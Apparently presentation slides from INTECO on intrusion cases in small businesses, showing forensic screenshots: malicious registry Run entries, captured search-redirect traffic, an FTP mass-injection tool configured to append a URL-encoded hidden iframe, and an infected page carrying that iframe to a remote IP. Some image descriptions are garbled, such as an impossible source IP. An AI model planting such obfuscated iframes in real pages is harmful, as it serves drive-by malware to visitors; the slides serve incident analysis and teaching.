
Archivo Edición Ver Favoritos Ayuda

Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	(valor no establecido)
Avp monitor	REG_SZ	C:\DOCUME~1\{aule}\CONFIG~1\Temp\svchost.exe
port windows	REG_SZ	C:\WINDOWS\system32\ogysteo.exe

## CASOS DE INTRUSIONES EN PYMEs (3)



The image shows a network traffic capture with several entries. A SYN flood attack is visible from 702 to 716, with source IP 352.577883 and destination IP 72.232.82.130. The attack packets have Seq=0 and Win=0. A legitimate HTTP request is captured at entry 717, showing a GET request for /chk.php?qq=latino+dating from IP 352.872207 to IP 192.168.106.133. The request includes headers for Accept, Accept-Language, Accept-Encoding, User-Agent, and Host: color.ciklop.info. A corresponding 'Follow TCP stream' window shows the full request and response.



The screenshot shows a web browser window with the address bar containing the URL <http://color.ciklop.info/chk.php?qq=latino+dating>. The search engine results page displays the keyword 'latino dating' and a search button. Below the search results, there is a link: 'Looking For latino dating? Click Here To Find Results NOW!'. The main content of the page is a search result for 'latino dating sites' with a URL: <http://66.230.138.211/klik.php?data=ZKS1KQS5FJ5NczitNm%2BeZW6%2BxUpjOQrTVkyZkoAAAt2yDjr12QVzVzaN9AAZDE35zrggRqcaf982tPmy4YBFmSLgRbSxwjHwWb0igjUzY9Ga8wr2NNjzjuxycDIKbernlYowiK6dNH57nF5vewS7%2Fuk3UWitEeJdsFuyM6Tbt%2FjVi8DiXMI6%2BsPHKN4H6Vj6YRb1l2OXDli6oO6V7jVJAVg3mdT0ZXfHc6tuDAOvPhfV1mgB4F2FK76sueOxU8GIIrSqbCp%2BM2RXwVQCjRdr1CVENLtdksWxKcK75GWKMWAa7vD5OVuULHj1csgUyQJarZvKIUSgE8MnDO%2FSSTx0jdrswNEQFPR9INbkm9ZIUoYTTJHwvtKDud3ZuaPtpFtsAXTJXEEdTuY37JbbMu%2FBEAjWbnVQDxDphm>



Atrás - Búsqueda Favoritos

Dirección <http://www.tgpie.com/ger/cc.php>

ALL FTP:5000  
DONE FTP:46  
STOPPED

### What replace

```
</body>
```


### On What replace

```
<iframe src="http://%37%32.%32%33%37.%31%37.%33%36" /></body>
```

### FTP accounts

Save Start Stop Refresh Info Delete

## CASOS DE INTRUSIONES EN PYMEs (3)



```
www.alivepr[1] - Bloc de notas
Archivo Edición Formato Ver Ayuda
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN" "http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
<title>ALIVE healthy at home, healthy at work, healthy at play</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<frameset rows="*" cols="*,60%,*" framespacing="0" frameborder="NO" border="0">
  <frame src="m2.htm">
  <frameset rows="*,40%,*" cols="*" framespacing="0" frameborder="NO" border="0">
    <frame src="m1.htm">
    <frame src="web01.html" name="topFrame" scrolling="NO" noresize>
    <frame src="m4.htm" name="leftFrame" scrolling="NO" noresize>
  </frameset>
  <frame src="m3.htm" name="mainFrame">
</frameset>
<noframes><body>
<iframe src="http://%37%32.%32%33%37.%31%37.%33%36/%63%6f%75%6e%74%65%72/%69%6e%64%65%78.%70%68%70" width=1 h
</body></noframes>
</html>
```

**¿PREGUNTAS?**



**inteco**



Instituto Nacional  
de Tecnologías  
de la Comunicación

[www.inteco.es](http://www.inteco.es)